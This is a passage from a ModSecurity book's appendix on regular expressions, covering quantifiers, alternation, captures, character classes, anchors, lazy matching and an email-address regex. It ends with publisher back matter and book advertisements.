Knowing this, we can change the regex so that `really` is allowed more than once:

    A (really)+good day

This will now match both `A really good day` and `A really really good day`. Grouping can be used with any of the quantifiers—question mark, star, the plus sign, and also with ranges, which is what we'll be learning about next.

Ranges

The star and plus quantifiers are a bit crude in that they match an unlimited number of items. What if you wanted to specify *exactly* how many times something should match. This is where the *interval quantifier* comes in handy—it allows you to specify a range that defines exactly how many times something should match.

Suppose that you wanted to match both the string `Hungry Hippos` as well as `Hungry Hungry Hippos`. You could of course make the second Hungry optional by using the regex `Hungry (Hungry )?Hippos`, but with the interval quantifier the same effect can be achieved by using the regex `(Hungry ){1,2}Hippos`.

The word `Hungry` is matched either one or two times, as defined by the interval quantifier `{1,2}`. The range could easily have been something else, such as `{1,5}`, which would have made the hippos very hungry indeed, as it would match `Hungry` up to five times.

Note that the parentheses are required in this case—using `Hungry{1,2}` without the parentheses would have been incorrect as that would have matched only the character `y` one or two times. The parentheses are required to group the word `Hungry` so that the `{1,2}` range is applied to the whole word.

You can also specify just a single number, like so:

```
(Hungry ){2} Hippos
```

This matches "Hungry" exactly twice, and hence will match the phrase `Hungry Hungry Hippos` and nothing else.

The following table summarizes the quantifiers we have discussed so far:

Quantifier	Meaning
`*`	Match the preceding character or sequence 0 or more times.
`?`	Match the preceding character or sequence 0 or 1 times.
`+`	Match the preceding character or sequence 1 or more times.
`{min,max}`	Match the preceding character or sequence at least *min* times and at most *max* times.
`{num}`	Match the preceding character or sequence exactly *num* times.

Alternation

Sometimes you want to match one of several phrases. For example, maybe you want to match against `Monday` written in one of several languages. The pipe character | can be used for this purpose, in the following manner:

```
Monday|Montag|Lundi
```

This regex matches either one of `Monday`, `Montag`, and `Lundi`. The pipe character is what makes each of the words an alternative—it can be thought of as an "or" construct if you are familiar with programming.

So how far does alternation reach? In the regex `I remember the day, it was a Monday|Montag|Lundi`, does the first alternative refer to `Monday`, `it was a Monday`, or something else? The answer is that the first alternative will be the entire first part of the sentence, namely `I remember the day, it was a Monday`.

This is obviously not what we want from this regex, so we need a way to constrain what the alternation matches. This is done by using parentheses, in the following way:

```
I remember the day, it was a (Monday|Montag|Lundi)
```

The parentheses in this regex make sure that the alternation only applies within the parentheses, so the first alternative will be restricted to `Monday` and not anything without the parentheses. Similarly, the last alternative will be `Lundi` only and will not include anything following it.

Backreferences

Backreferences are used to capture a part of a regular expression so that it can be referred to later. The regex `Hello, my name is (.+)` will capture the name into a variable that can be referred to later. The reason for this is that the `.+` construct is surrounded by parentheses.

The name of the variable that the matched text is captured into will differ depending on what regex flavor you are working with. In Perl, for example, regex backreferences are captured into variables named `$1`, `$2`, `$3`, and so on.

Captures are made left-to-right, with the text within the first parentheses captured into the variable `$1`, the second into `$2`, and so forth. Capturing can even be made within a set of parenthesis, so the regex `My full name is ((\w+) \w+)` would store the complete name (first and last) into `$1` and the first name only into `$2`.

These are the same kind of parenthesis used for grouping, so grouping using standard parenthesis will also create a backreference. We will however shortly see how to achieve grouping without capturing backreferences.

Captures and ModSecurity

To use captured backreferences in a ModSecurity rule, you specify the `capture` action in the rule, which makes the captured backreferences available in the transaction variables `TX:1` through `TX:9`.

The following rule uses a regex that looks for a browser name and version number in the request headers. If found, the version number is captured into the transaction variable `TX:1` (which is accessed using the syntax `%{TX.1}`) and is subsequently logged to the error log file:

```
SecRule REQUEST_HEADERS:User-Agent "Firefox/(\d\.\d\.\d)" "pass,phase:
2,capture,log,logdata:%{TX.1}"
```

Up to nine captures can be made this way. The transaction variable `TX:0` is used to capture the entire regex match, so in the above example, it would contain something like `Firefox/3.0.9`.

Non-capturing parentheses

Parentheses are used to capture backreferences and also to group strings together (as in the regex `(one|two|three)`). This means that any grouping using parentheses also creates a backreference. Sometimes you want to avoid this and not create a backreference. In this case, *non-capturing parentheses* come in handy. In the example we just saw, the following would group the words, but would *not* create a backreference:

```
(?:one|two|three)
```

The construct `(?: )` is what is used to create a non-capturing set of parenthesis. To further show the difference between the two, consider the following regex:

```
It is (?:hard|difficult) to say goodbye to (.*)
```

When matched against the string `It is hard to say goodbye to you`, this will create a single backreference, which will contain the string `you`. The first, non-capturing parentheses also allow strings beginning with `It is difficult to say goodbye` to match, but they do not create a backreference.

Non-capturing parentheses are sometimes referred to as "grouping-only parentheses".

Character classes

Character classes provide a way to specify that exactly one of a group of characters should be matched against. Character classes are denoted by square brackets— `[]` — that contain characters or ranges of characters to match against.

As an example, the character class `[abc]` will match either `a`, `b`, or `c` exactly once, so the first match when matching against the string `Brothers in arms` would be the `a` in `arms`.

Character classes can contain *ranges* of characters, specified by using a hyphen. One example is the common character class `[a-z]`, which denotes any character between `a` and `z`. A similar class is `[a-zA-Z]` which means any character between `a` and `z`, or `A` and `Z`, matching characters regardless of their case. Note how the first range is `a-z`, and the second range `A-Z` is specified immediately following it without any space or other character in-between.

Ranges work equally well for digits, and `[0-9]` means any digit, whereas `[0-3]` means only the digits `0`, `1`, `2`, and `3`.

Negated matching

You can negate a character class by specifying a caret immediately following the opening bracket. This means that the character class should match only characters not present inside the brackets. For example, the character class `[^a-z]` matches anything that *isn't* a letter from `a` through `z`.

Another thing to keep in mind is that there is no regular expression construct to negate matching of anything more than a single character. So for example it's not possible to have a regex that specifies that any other color than `red` should match in the string `Roses are red`, unless you want to resort to the regex `Roses are [^r][^e][^d].*`. (There *is* something called negative lookahead which can be handy if you really do want to assert that something is not present at a particular position in a regex, but lookaheads are beyond the scope of this book. A simple Google search will enlighten you if you really need this sort of regex.)

ModSecurity does have inverted rule matching using the exclamation mark operator, and this allows you to specify that a rule should match when a regex *isn't* present in the variable being matched against. The following rule, for example, will match if the string Firefox isn't in the user-agent string:

```
SecRule REQUEST_HEADERS:User-Agent "!Firefox" "phase,2"
```

Shorthand notation

There are a number of shorthand notations for common character classes, such as whitespace or digits. These consist of a backslash followed by a letter, and provide a simple way to use a character class without having to type it out in full each time. For example, the class shorthand `\w` means "part-of-word character" and is equivalent to `[a-zA-Z0-9_]`, and will thus match a single letter, digit, or underscore character.

The following table lists the most common shorthand notations available.

Shorthand	Description
`\d`	Matches any digit.
	Equivalent to `[0-9]`.
`\D`	Matches any character that is *not* a digit.
	Equivalent to `[^0-9]`.
`\w`	Matches a word character.
	Equivalent to `[a-zA-Z0-9_]`.

Shorthand	Description
`\W`	Matches anything that is not a word character.
	Equivalent to `[^a-zA-Z0-9_]`.
`\s`	Matches whitespace (space, tab, newline, form feed, and so on.)
`\S`	Matches anything that is not whitespace.
	Equivalent to `[^\s]`.

Note that the character class shorthands are case sensitive, and how the upper-case version usually means negation of the character class—for example `\d` means a digit whereas `\D` means any *non*-digit.

Anchors

If you wanted to make sure that a regex matched only if a certain string was present at the start of a line, what would you do? The regex constructs we have seen so far do not provide any way of doing that. You could check for a newline followed by the string, but that would not work if the string was present in the first line of text, as it wouldn't be preceded by a newline. The solution is to use something called *anchors*, which are able to ascertain that the regex matches at a certain position in the string.

Start and end of string

Two special characters are used in regexes to match "start of line or string" and "end of line or string". These are the caret (`^`) and dollar sign (`$`). The caret matches the start of any line or string, so the following regex makes a good example:

```
^Subject:
```

Since the regex starts with a caret, it will match only those instances of `Subject:` which are at the start of a line or string. Note how the caret does not actually match any character in a string—it only matches a *position* in a string. In essence, the caret means "make sure that at this position we are at the start of a line or string".

Similarly, the dollar sign matches "end of line or string". If we were to modify the regex so that it reads as follows, can you figure out what it will match?

```
^Subject:$
```

That's right, since there is now a dollar sign at the end of the regex, it will match only those lines or strings that consist of only the string `Subject:` and nothing else.

You may wonder why I keep saying "line or string". The reason is that the caret and dollar sign behave differently depending on how the regular expression library was compiled. In the case of PCRE, which is the library that ModSecurity uses, the way it works by default means that the caret and dollar sign only match at the beginning or end of the string being examined. So for example when examining a HTML response body by using the RESPONSE_BODY variable in a string, the dollar sign will only match at the very end of the string, and not at each linebreak within the HTML document.

Line anchors are often used in ModSecurity rules to ascertain that we are not matching against substrings. For example, if you wanted to have a rule trigger on the IP address 1.2.3.4 then you may be tempted to use the following:

```
SecRule REMOTE_ADDR 1\.2\.3\.4
```

However, this will also match the latter part of an IP address such as 121.2.3.4. Using the caret and dollar sign anchors solves the problem since it makes sure nothing else can come before or after the string we are matching against:

```
SecRule REMOTE_ADDR ^1\.2\.3\.4$
```

Make sure you get into the habit of using these anchors to avoid mishaps such as additional IP addresses matching.

Word Boundary

Another anchor is the *word boundary* anchor, specified by using \b in a regex. Like the start-of-line and end-of-line anchors, it does not match a specific character in a string, but rather a *position* in a string. In this case the position is at a word boundary—just before or after a word.

Say you wanted to match against the word magic, but only if it appears as a stand-alone word. You could then use the regex \bmagic\b, which would match the last word in the sentence A lot like magic, but not against the magical in A magical thing.

As with \w (a word character) and its inverse \W, which means any non-word character, the non-word boundary \B is available, and means any position that is not a word boundary. So the regex A.?\Btest would match Atest, Attest, and others, but not A test, since in the latter, the position before the t in test is at a word boundary.

Lazy quantifiers

By default, regex engines will try to match as much as possible when applying a regex. If you matched `The number is \d+` against the string `The number is 108`, then the entire string would match, as `\d+` would be "greedy" and try to match as much as possible (hence matching `\d+` against the entire number `108` and not just the first digit).

Sometimes you want to match as little as possible, and that is where *lazy* quantifiers come in. A lazy quantifier will cause the regex engine to only include the minimum text possible so that a match can be achieved. You make a quantifier lazy by putting a question mark after it. So for example to make the plus quantifier lazy, you write it as `+?`. The lazy version of our regex would thus be `The number is \d+?` and when matched against `The number is 108`, the resulting match would be `The number is 1`, as the lazy version of `\d+` would be satisfied with a single digit, since that achieves the requirement of the plus quantifier of "one or more".

The following table lists the lazy quantifiers that are available for use.

Quantifier	Description
`+?`	Lazy plus.
`*?`	Lazy star.
`??`	Lazy question mark.
`{min,max}?`	Lazy range.

So when are lazy quantifiers needed? One example is if you're trying to extract the first HTML tag from the string `This is <b>an example</b> of using bold text`. If you use the regex `<.+>` then the resulting match will be `<b>an example</b>`, since the regex engine tries to be greedy and match as much as possible. In this case that causes it to keep trying to match after encountering the first `>` character, and when it finds the second `>`, it concludes that it has matched as much as it can and returns the match.

The solution in this case is to use the lazy version of the plus quantifier, which turns the regex into `<.+?>`. This will stop as soon as the first match is found, and so will return `<b>`, which is exactly what we wanted.

Debugging regular expressions

When a regular expression is not working as you expect, it can be handy to have a tool available that is able to tell you what a regular expression does and why something isn't matching the way it should. If you are using Windows, one such tool is RegexBuddy, available from `http://www.regexbuddy.com/`. It lets you enter a regular expression, and will explain in plain English how the regular expression works. After entering the regular expression, you can type text in an input box, and RegexBuddy will highlight the parts of the text that matches the regular expression.

The following screenshot shows RegexBuddy after the regex `(?:Regular (?: E|e)xpressions|Regexes) are \bfun` has been entered into the program. Note how the lower part of the program window explains the regex in plain English.

This next screenshot shows the "Test" tab, in which a string has been entered to see if it matches the regex created previously. You can see that the part of the string that matches has been highlighted:

If you regularly find yourself creating regexes then a tool such as RegexBuddy can save you a lot of time as you will be able to get regexes right the first time as opposed to spending needless time debugging them or not finding out until much later that they are not working as expected.

RegexBuddy is commercial software, but there are also a number of free alternatives available, such as Regex Coach (`http://weitz.de/regex-coach/`) and Expresso (`http://www.ultrapico.com/Expresso.htm`). The latter is a free download, but users are encouraged to donate some money if they find the tool useful.

Additional resources

If reading this introduction to regular expressions got you interested in learning even more, then take a look at the following resources if you want to delve deeper into the subject:

- The book Mastering Regular Expressions (O'Reilly) by Jeffrey E.F. Friedl covers the subject extremely thoroughly and is the definitive guide to the subject. At the time of this writing, the latest edition was the 3rd edition, released in 2006.

- The web site `http://www.regular-expressions.info/`, which is maintained by Jan Goyvaerts (author of RegexBuddy) contains a tutorial on regular expressions, examples, and much more.

- Jan Goyvaerts is also co-author of the book *Regular Expressions Cookbok* (O'Reilly, 2009), which is marketed as a source of practical examples of regular expressions as they are used in real life.

Our email address regex

At the beginning of the chapter I introduced a regular expression for extracting email addresses from web pages. As promised, let's use our newfound knowledge of regexes to see exactly how it works. Here, again, is the regular expression as it was presented in the beginning of the chapter:

```
\b[-\w.+]+@[\w.]+\.[a-zA-Z]{2,4}\b
```

We noted that an email address consists of a *username*, *@ character*, and *domain name*. The first part of the regex is `\b`, which makes sure that the email address starts at a word boundary. Following that, we see that the `[-\w.+]` character class allows for a word character as well as a dash, dot, or a plus sign. In this case, the dot does not need to be escaped as it is contained within a character class. Also worth noting is that the plus sign inside the character class is also interpreted as a literal plus and not as a repetition quantifier. There is another plus sign immediately following the character class, and this is an actual plus quantifier that is used to match against one or more occurrences of the characters within the character class.

Following this, the @ character is matched literally, as it is a requirement for it to be present in an email address. After this the same character class as before, `[\w.]+` is used to allow an arbitrary number of sub-domains (for example, `misec.net` and `support.misec.net` are both allowed using this construct).

The second-to-last part of the regular expression is `\.[a-zA-Z]{2,4}`, and this corresponds to the top-level domain in the email address (such as `.com`). We see how the dot is required (and is escaped, so that it only matches the dot and not any character). Following this, a letter is required from two up to four times—this allows it to match top-level domains such as `de` and `com` and also four-letter domains such as `info`. Finally, the last part of the regex is another `\b` word-boundary assertion, to make sure the email address precedes a space or similar word-boundary marker.

Summary

This appendix showed you the basics of regular expressions—what they're used for, how to use the most common regular expression features, and the need to be aware of the differences between various regex flavors. Regular expressions are a very powerful tool, and I urge you to learn as much about them as you can—the investment in time will pay itself back many times over as you will be able to quickly solve problems using regexes that would take a lot of hard work to solve in other ways. Many interesting features of regular expressions such as look-ahead and look-behind matching, mode modifiers, and possessive quantifiers have not been covered here, but those are definitely things you'd want to read about if you get a book on regular expressions.

Index

Thank you for buying
ModSecurity 2.5

About Packt Publishing

Packt, pronounced 'packed', published its first book "*Mastering phpMyAdmin for Effective MySQL Management*" in April 2004 and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.

Packt is a modern, yet unique publishing company, which focuses on producing quality, cutting-edge books for communities of developers, administrators, and newbies alike. For more information, please visit our website: `www.packtpub.com`.

Writing for Packt

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to `author@packtpub.com`. If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.

Apache JMeter

ISBN: 978-1-847192-95-0   Paperback: 140 pages

A practical beginner's guide to automated testing and performance measurement for your websites

1. Test your website and measure its performance

2. Master the JMeter environment and learn all its features

3. Build test plan for measuring the performance

4. Step-by-step instructions and careful explanations

Joomla! Web Security

ISBN: 978-1-847194-88-6   Paperback: 264 pages

Secure your Joomla! website from common security threats with this easy-to-use guide

1. Learn how to secure your Joomla! websites

2. Real-world tools to protect against hacks on your site

3. Implement disaster recovery features

4. Set up SSL on your site

5. Covers Joomla! 1.0 as well as 1.5

Please check **www.PacktPub.com** for information on our titles